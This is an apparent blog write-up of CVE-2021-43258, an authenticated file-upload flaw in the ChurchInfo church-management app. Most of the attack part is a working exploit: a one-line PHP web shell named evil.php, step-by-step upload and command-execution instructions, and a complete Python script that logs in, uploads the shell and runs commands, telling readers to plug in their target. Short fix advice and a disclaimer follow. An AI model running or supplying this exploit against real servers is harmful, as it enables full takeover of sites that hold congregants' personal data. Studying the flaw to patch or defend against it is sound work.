
In November 2021, a dangerous vulnerability was found and published (reference) in ChurchInfo version 1.3.. This open-source church management app allows users to manage people, families, groups, and more. Unfortunately, an insecure file upload in the CartView.php script enables attackers to achieve remote code execution (RCE). Here, I’ll break down the issue, demonstrate exploitation with code snippets, and provide useful links.
Understanding the Vulnerability
ChurchInfo lets authenticated users email people in their carts. The problem lies in how it handles attachments. When an email is composed, the user can attach any file. This file gets stored inside the publicly accessible /tmp_attach/ folder – with no restriction on file type.
What’s wrong?
An attacker, once logged in, can upload a PHP file as an email “attachment.” Since the file is saved in a web-accessible location, they can then access that file and execute PHP code remotely.
Key point: This requires a valid authenticated user account (even a basic member with email privileges).
1. Log in to ChurchInfo
You need any user account with access to the "Cart" feature and "Email Cart" permission.
2. Add a Person to the Cart
Go to a family or person’s profile and add them to your cart.
3. Begin Composing an Email
- Visit the “View/Email Cart” screen (CartView.php).
Create a backdoor PHP file, for instance
<?php system($_GET['cmd']); ?>
Save this as evil.php.
Now, use the “attach file” option and upload evil.php as the attachment to the email.
The file is now stored at
http://<churchinfo-domain>/tmp_attach/evil.php
Visit the file with a cmd parameter
http://<churchinfo-domain>/tmp_attach/evil.php?cmd=whoami
You’ve now executed a system command on the server. You can use this to execute any arbitrary OS command or drop a web shell.
Below is a simple Python snippet to automate file-upload and code execution
import requests

url = 'http://target-site/ChurchInfo/CartView.php';
login_url = 'http://target-site/ChurchInfo/Login.php';

#--- Credentials
username = 'attacker@example.com'
password = 'password123'

#--- Start session
session = requests.Session()

# 1. Log in
session.post(login_url, data={'UserName': username, 'Password': password})

# 2. File upload
files = {
    'AttachName': ('evil.php', '<?php system($_GET["cmd"]); ?>', 'application/octet-stream'),
}
data = {
    'ToEmailAddress': 'victim@example.com',
    'EmailSubject': 'Test',
    'EmailBody': 'Test',
    'EmailSend': 'Send Email'
}

r = session.post(url, data=data, files=files)
print("[+] File uploaded!")

# 3. Execute commands
evil_url = 'http://target-site/ChurchInfo/tmp_attach/evil.php?cmd=id';
res = session.get(evil_url)
print(res.text)
Note: Replace URLs and credentials with your target.
References and Further Reading
- CVE report: NVD - CVE-2021-43258
- Exploit Database entry
- ChurchInfo on SourceForge
Risk: Full remote code execution, complete server compromise.
- Fix: Properly validate file uploads, restrict MIME types and extension, store outside web root, avoid direct GET access.
- Move /tmp_attach/ folder outside the web root or disallow execution in it via .htaccess
<Directory "/path/to/webroot/tmp_attach">
    php_admin_flag engine off
</Directory>
Conclusion
CVE-2021-43258 is a textbook example of how an innocent-looking feature can open the door to attackers. Always validate and restrict file uploads – even from logged-in users!
If you use ChurchInfo or similar software, patch *now* and review any folder that allows uploads.
Disclaimer:
This post is for educational and defensive purposes only. Never attempt unauthorized access.
Timeline
Published on: 11/23/2022 19:15:00 UTC
Last modified on: 11/30/2022 15:52:00 UTC